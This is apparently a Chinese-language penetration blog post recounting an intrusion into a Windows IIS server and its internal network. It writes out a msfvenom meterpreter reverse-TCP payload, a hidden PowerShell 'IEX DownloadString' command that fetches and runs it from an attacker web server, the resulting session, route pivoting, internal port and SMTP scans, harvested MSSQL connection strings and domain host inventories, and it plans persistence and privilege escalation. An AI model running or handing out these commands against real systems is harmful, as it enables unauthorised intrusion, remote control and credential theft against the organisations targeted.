

<https://micropoor.blogspot.com/>

目标资产信息搜集的程度，决定渗透过程的复杂程度。

目标主机信息搜集的深度，决定后渗透权限持续把控。

渗透的本质是信息搜集，而信息搜集整理为后续的情报跟进提供了强大的保证。

----Micropoor

文章将连载，从几方面论证，**渗透的本质是信息搜集。**

一次完整的网络渗透，不仅仅是与目标管理人员的权限争夺，一次完整的网络渗透，它分为两大块，**技术业务与信息分析业务。**

而**技术业务要辅助并且要为信息分析业务提供强大的支撑与保证。**同时**信息分析业务要为技术业务提供关键的目标信息分析逻辑关系与渗透方向。**

案例如下：**(非root/administrator下主动信息搜集)** (有马赛克)

在得到一个webshell时，非root/administrator情况下对目标信息搜集至关重要，它会影响后期的渗透是否顺利，以及渗透方向。

目标主机分配了2个内网IP，分别为10.0.0.X与192.168.100.X

```
D:\> ipconfig

Windows IP 設定

以太网網路卡 區域連線 2:

    連線特定 DNS 尾碼 . . . . . : 
    連結-本機 IPv6 位址 . . . . . : fe80::9cea:7666:d2f0:cbaf%19
    IPv4 位址 . . . . . : 10.0.0.3
    子網路遮罩 . . . . . : 255.255.255.0
    預設閘道 . . . . . : 10.0.0.254

以太网網路卡 (2)59.125.110.187:

    連線特定 DNS 尾碼 . . . . . : 
    連結-本機 IPv6 位址 . . . . . : fe80::3496:c14a:6053:7c75%10
    IPv4 位址 . . . . . : 192.168.100.10
    子網路遮罩 . . . . . : 255.255.255.0
    IPv4 位址 . . . . . : 192.168.100.7
    子網路遮罩 . . . . . : 255.255.255.0
    預設閘道 . . . . . : 192.168.100.1

通道介面卡 isatap. {A3BD39B3-E180-415E-99D0-1FB13E656884}:

    媒體狀態 . . . . . : 媒體已中斷連線
    連線特定 DNS 尾碼 . . . . . : 

通道介面卡 isatap. {01C7D61A-9759-40EE-89CF-09E32E7361D5}:

    媒體狀態 . . . . . : 媒體已中斷連線
    連線特定 DNS 尾碼 . . . . . : 

通道介面卡 Teredo Tunneling Pseudo-Interface:

    媒體狀態 . . . . . : 媒體已中斷連線
    連線特定 DNS 尾碼 . . . . . :
```

得知部分服务软件，以及杀毒软件 NOD32，一般内网中为杀毒为集体一致。

```
D:\> tasklist

映像名稱                PID  工作階段名稱  工作
=====  =====  =====  =====
System Idle Process      0
System                   4
smss.exe
csrss.exe
csrss.exe
wininit.exe
services.exe
lsass.exe
lsass.exe
svchost.exe
svchost.exe
svchost.exe
MsMpEng.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
spoolsv.exe
svchost.exe
svchost.exe
dns.exe
ekrn.exe
FileZilla server.exe
FSFTP.exe
inetinfo.exe
dllhost.exe
snmp.exe
svchost.exe
snmp.exe
VivaldiFramework.exe
javaw.exe
WmiPrvSE.exe
dllhost.exe
svchost.exe
svchost.exe
msdtc.exe
tasklist.exe
egui.exe
dmn.exe
explorer.exe
```

搜集补丁更新频率，以及系统 状况

```
D:\> systeminfo

主機名稱:
作業系統名稱:
作業系統版本:
作業系統製造商:
作業系統設定:
作業系統組建類型:
註冊的擁有者:
註冊公司:
產品識別碼:
原始安裝日期:
系統開機時間:
系統製造商:
系統型號:
系統類型:
處理器:

BIOS 版本:
Windows 目錄:
系統目錄:
開機裝置:
系統地區設定:
輸入法地區設定:
時區:
記憶體總計:
可用記憶體:
虛擬記憶體大小上限:
虛擬記憶體可用:
虛擬記憶體使用中:
分頁檔位置:
網域:
登入伺服器:
Hotfix:
```


搜集安装软件以及版本，路径等。

```
c:\Temp\> wmic product > ins.txt
```

```
c:\Temp\> powershell "Get-WmiObject -class Win32_Product |Select-Object -Property name,version"

name                                version
----                                -
Microsoft .NET Framework 4.7 (CHT) 7.0.0
Microsoft Visual C++ 2013 x86 Minim... .0.15
Microsoft Visual C++ 2013 x86 Additi... .0.15
ESET Endpoint Antivirus             1.2.2.1
Microsoft Windows 7 SP1 6095.83.1.11... .0.16
Microsoft Windows 7 SP1 6095.83.1.11... 0.3.7.6161
Microsoft .NET Framework 4.7        7.0.0
Google Update Helper                3.3.
Microsoft Windows 7 SP1 6095.83.1.11... .0.16
VC90_CRT_x64                        00.0
Microsoft Windows 7 SP1 6095.83.1.11... .02.003
Microsoft Silverlight                1.5.8.0
```

域中用户如下。目前权限为 iis appool\xxxx



在 net user /domain 后得到域中用戶，但需要在 **root/administrator** 權限下得到更多的信息來給信息分析業務提供數據，並確定攻擊方向。

在案例中針對 nod32，採用 powershell payload

```

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=xxx.xxx.xxx.xxx
LPORT=xx -f psh-reflection >xx.ps1
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost xxx.xxx.xxx.xxx
lhost => xxx.xxx.xxx.xxx
msf exploit(handler) > set lport xxx
lport => xxx
msf > run

```

```

powershell -windowstyle hidden -exec bypass -c "IEX (New-Object
Net.WebClient).DownloadString('http://xxx.xxx.xxx.xxx/xxx.ps1');"

```

注意區分目標及系統是32位還是64位。

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set lhost [REDACTED]
lhost => [REDACTED]
msf exploit(handler) > set lport [REDACTED]
lport => [REDACTED]
msf exploit(handler) > run
```

```
[*] Started reverse TCP handler on [REDACTED]
```

```
root@John:~# cd /tmp/
root@John:/tmp# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=[REDACTED] >ko.p
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of psh-reflection file: 2765 bytes
```

```
root@John:/tmp#
```

```
D:\> powershell -windowstyle hidden -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://[REDACTED].ko.ps1');"
请稍候...
```

```
root@John:/tmp# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
[REDACTED] - - [REDACTED] GET /ko.ps1 HTTP/1.1" 200 -
```

```
[*] Started reverse TCP handler on [REDACTED]
[*] Sending stage (205891 bytes) to [REDACTED]
[*] Meterpreter session 1 opened ([REDACTED]) at 2016-08-01 02:11:18 +0800

meterpreter > getuid
Server username: IIS APPPOOL\[REDACTED]
meterpreter >
```

接下来将会用 IIS APPPOOL\XXXX 的权限来搜集更多有趣的信息

```

meterpreter > shell
Process 6848 created.
Channel 1 created.
Microsoft Windows [©®¥» 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

D:\>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter {2}59.125.110.187:

   DNS Suffix . . . . . : 
   IPv6 Address . . . . . : 
   IPv4 Address . . . . . : 10.0.0.3
   Subnet Mask . . . . . : 255.255.255.0
   Default Gateway . . . . . : 10.0.0.254

Ethernet adapter (2)59.125.110.187:

   DNS Suffix . . . . . : 
   IPv6 Address . . . . . : 
   IPv4 Address . . . . . : 192.168.100.10
   Subnet Mask . . . . . : 255.255.255.0
   IPv4 Address . . . . . : 192.168.100.7
   Subnet Mask . . . . . : 255.255.255.0
   Default Gateway . . . . . : 192.168.100.1

```

某数据库配置 for mssql

```

ce=10.0.0.1 Initial Catalog=Persist Security Info=True;User ID=sa;Passwo
ce=10.0.0.1 Initial Catalog=Persist Security Info=True;User ID=dbo_
="Provider= Data Source=10.0.0.1 Password=;User ID=sa;In

```

```

D:\>exit
meterpreter > run autoroute -s 10.0.0.1/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.0.0.1/255.255.255.0...
[+] Added route to 10.0.0.1/255.255.255.0 via 59.125.110.178
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
=====

Subnet          Netmask          Gateway
-----          -
10.0.0.1        255.255.255.0   Session 1

meterpreter > █

```


白天测试段10.0.0.x段在线主机 for windows (部分)

```
[+] Scanning 10.0.0.1724
[+] IP: 10.0.0.2 MAC [REDACTED]
[+] IP: 10.0.0.5 MAC [REDACTED]
[+] IP: 10.0.0.7 MAC [REDACTED]
[+] IP: 10.0.0.9 MAC [REDACTED]
[+] IP: 10.0.0.4 [REDACTED]
[+] IP: 10.0.0.3 [REDACTED]
[+] IP: 10.0.0.16 [REDACTED]
[+] IP: 10.0.0.12 [REDACTED]
[+] IP: 10.0.0.15 [REDACTED]
[+] IP: 10.0.0.14 [REDACTED]
[+] IP: 10.0.0.13 MAC [REDACTED]
[+] IP: 10.0.0.17 MAC [REDACTED]
[+] IP: 10.0.0.21 MAC 68:11:32:33:34:31 (synology_incorporated)
[+] IP: 10.0.0.26 MAC [REDACTED]
[+] IP: 10.0.0.28 MAC [REDACTED]
[+] IP: 10.0.0.20 MAC [REDACTED]
[+] IP: 10.0.0.30 MAC [REDACTED]
[+] IP: 10.0.0.32 MAC [REDACTED]
[+] IP: 10.0.0.31 MAC 1c:98:ec:3 [REDACTED]
[+] IP: 10.0.0.39 MAC 00:1 [REDACTED]
[+] IP: 10.0.0.38 MAC 00:11:32:0d:0e:8 [REDACTED]
[+] IP: 10.0.0.33 MAC f8:32:e4:8d: [REDACTED]
[+] IP: 10.0.0.40 MAC 00:11:32:0c [REDACTED]
[+] IP: 10.0.0.44 MAC 00:11:32:0c [REDACTED]
[+] IP: 10.0.0.60 MAC 00:17: [REDACTED]
[+] IP: 10.0.0.69 MAC b4:74: [REDACTED]
[+] IP: 10.0.0.63 MAC 10:6 [REDACTED]
[+] IP: 10.0.0.71 MAC 08:60 [REDACTED]
[+] IP: 10.0.0.79 MAC 30:9c [REDACTED]
[+] IP: 10.0.0.75 MAC 40:16 [REDACTED]
[+] IP: 10.0.0.73 MAC 4c:cc [REDACTED]
[+] IP: 10.0.0.72 MAC 54:a0 [REDACTED]
[+] IP: 10.0.0.77 MAC 4c:cc [REDACTED]
[+] IP: 10.0.0.84 MAC 6c:71: [REDACTED]
[+] IP: 10.0.0.80 MAC 60:a [REDACTED]
[+] IP: 10.0.0.88 MAC b0:3 [REDACTED]
[+] IP: 10.0.0.93 MAC 4c:cc [REDACTED]
[+] IP: 10.0.0.95 MAC 60:a4 [REDACTED]
[+] IP: 10.0.0.92 MAC 54:04:a [REDACTED]
[+] IP: 10.0.0.91 MAC 94:db:c [REDACTED]
[+] IP: 10.0.0.99 MAC a0:b3:cc [REDACTED]
[+] IP: 10.0.0.94 MAC b0:35: [REDACTED]
[+] IP: 10.0.0.97 MAC 30:e3: [REDACTED]
```

10.0.0.x 段信息刺探：

IP 1-50 open 3389 (部分)

```
TIMEOUT 1000 yes The socket connect t
msf auxiliary(tcp) > set PORTS 3389
PORTS => 3389
msf auxiliary(tcp) > set RHOSTS 10.0.0.1-50
RHOSTS => 10.0.0.1-50
msf auxiliary(tcp) > set THREADS 2
THREADS => 2
msf auxiliary(tcp) > run

[+] 10.0.0.2: - 10.0.0.2:3389 - TCP OPEN
[+] 10.0.0.3: - 10.0.0.3:3389 - TCP OPEN
[+] 10.0.0.5: - 10.0.0.5:3389 - TCP OPEN
[*] Scanned 5 of 50 hosts (10% complete)
[+] 10.0.0.7: - 10.0.0.7:3389 - TCP OPEN
```

- [+] 10.0.0.2: - 10.0.0.2:3389 - TCP OPEN
- [+] 10.0.0.3: - 10.0.0.3:3389 - TCP OPEN
- [+] 10.0.0.5: - 10.0.0.5:3389 - TCP OPEN
- [+] 10.0.0.7: - 10.0.0.7:3389 - TCP OPEN
- [+] 10.0.0.9: - 10.0.0.9:3389 - TCP OPEN
- [+] 10.0.0.12: - 10.0.0.12:3389 - TCP OPEN
- [+] 10.0.0.13: - 10.0.0.13:3389 - TCP OPEN
- [+] 10.0.0.14: - 10.0.0.14:3389 - TCP OPEN
- [+] 10.0.0.26: - 10.0.0.26:3389 - TCP OPEN
- [+] 10.0.0.28: - 10.0.0.28:3389 - TCP OPEN
- [+] 10.0.0.32: - 10.0.0.32:3389 - TCP OPEN

IP 1-255 open 22,25 (部分)

```
PORTS => 22,25
msf auxiliary(tcp) > run

[+] 10.0.0.3: - 10.0.0.3:25 - TCP OPEN
[+] 10.0.0.5: - 10.0.0.5:25 - TCP OPEN
```

- [+] 10.0.0.3: - 10.0.0.3:25 - TCP OPEN
- [+] 10.0.0.5: - 10.0.0.5:25 - TCP OPEN
- [+] 10.0.0.14: - 10.0.0.14:25 - TCP OPEN
- [+] 10.0.0.15: - 10.0.0.15:22 - TCP OPEN
- [+] 10.0.0.16: - 10.0.0.16:22 - TCP OPEN
- [+] 10.0.0.17: - 10.0.0.17:22 - TCP OPEN
- [+] 10.0.0.20: - 10.0.0.20:22 - TCP OPEN
- [+] 10.0.0.21: - 10.0.0.21:22 - TCP OPEN
- [+] 10.0.0.31: - 10.0.0.31:22 - TCP OPEN
- [+] 10.0.0.38: - 10.0.0.38:22 - TCP OPEN
- [+] 10.0.0.40: - 10.0.0.40:22 - TCP OPEN
- [+] 10.0.0.99: - 10.0.0.99:22 - TCP OPEN
- [+] 10.0.0.251: - 10.0.0.251:22 - TCP OPEN
- [+] 10.0.0.254: - 10.0.0.254:22 - TCP OPEN

IP 1-255 smtp for version (部分)

```
msf auxiliary(smtp_version) > set RHOSTS 10.0.0.3-10
RHOSTS => 10.0.0.3-10
msf auxiliary(smtp_version) > set THREADS 2
THREADS => 2
msf auxiliary(smtp_version) > run

[+] 10.0.0.3:25 - 10.0.0.3:25 SMTP 220 NEW
[*] Scanned 1 of 8 hosts (12% complete)
[+] 10.0.0.5:25 - 10.0.0.5:25 SMTP 220 20
[*] Scanned 3 of 8 hosts (37% complete)
```

msf auxiliary(smtp_version) > run

[+] 10.0.0.3:25 - 10.0.0.3:25 SMTP 220 xxxxxxxxxxxxxxxxxxxx MAIL Service, Version: 7.5.7601.17514 ready at Wed, 14 Feb 2018 18:28:44 +0800 \x0d\x0a
[+] 10.0.0.5:25 - 10.0.0.5:25 SMTP 220 xxxxxxxxxxxxxxxxxxxx Microsoft ESMTP MAIL Service, Version: 7.5.7601.17514 ready at Wed, 14 Feb 2018 18:29:05 +0800 \x0d\x0a
[+] 10.0.0.14:25 - 10.0.0.14:25 SMTP 220 xxxxxxxxxxxxxxxxxxxxt ESMTP MAIL Service, Version: 7.0.6002.18264 ready at Wed, 14 Feb 2018 18:30:32 +0800 \x0d\x0a

dNSHostName	distinguishedName	description	operatingSystem	operatingSystemServicePack2
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2003	Service Pack 2
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2003	Service Pack 1
[REDACTED]	[REDACTED]	[REDACTED]	Windows 2000 Server	Service Pack 4
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2003	Service Pack 2
[REDACTED]	[REDACTED]	[REDACTED]	Windows 2000 Server	Service Pack 4
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2008 Standard	Service Pack 1
[REDACTED]	[REDACTED]	[REDACTED]	Windows 2000 Server	Service Pack 4
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2003	Service Pack 2
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2003	Service Pack 2
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2003	Service Pack 2
[REDACTED]	[REDACTED]	[REDACTED]	Windows 2000 Server	Service Pack 4
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2008 R2 Enterprise	Service Pack 2
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2003	Service Pack 2
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2008 R2 Enterprise	Service Pack 2
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2003	Service Pack 2
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2008 Enterprise	Service Pack 2
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2008 Enterprise	Service Pack 2
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2008 R2 Enterprise	Service Pack 1
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2008 R2 Enterprise	Service Pack 1
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2008 R2 Enterprise	Service Pack 1
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2008 R2 Enterprise	Service Pack 1
[REDACTED]	[REDACTED]	[REDACTED]	Windows Server 2003	Service Pack 2

在iis apppool\xxxx的权限下，目前得知该目标内网分配段，安装软件，杀毒，端口，服务，补丁更新频率，管理员上线操作时间段，数据库配置信息，域用户详细信息（英文user对应的职务，姓名等），以上数据等待信息分析业务，来确定攻击方向。如财务组，如cxx组等。并且完成了刺探等级1-4

而在以上的信息搜集过程中，提权不在是我考虑的问题了，可以Filezilla server 提权，mssql数据库提权，win03 提权，win2000提权，win08提权，iis.x提权，内网映射提权等。而现在需要做的是如何反制被发现来制定目标业务后门，以便长期控制。

下一季的连载，将会从三方面来讲述大型内网的信息刺探，既有0day的admin权限下刺探，无提权下的guest/users权限下刺探。数据库下的权限刺探。域权限延伸到办公PC机的信息刺探。以及只有路由权限下的信息刺探。原来在渗透过程中，提权是次要的，信息刺探才是渗透的本质。

- Micropoor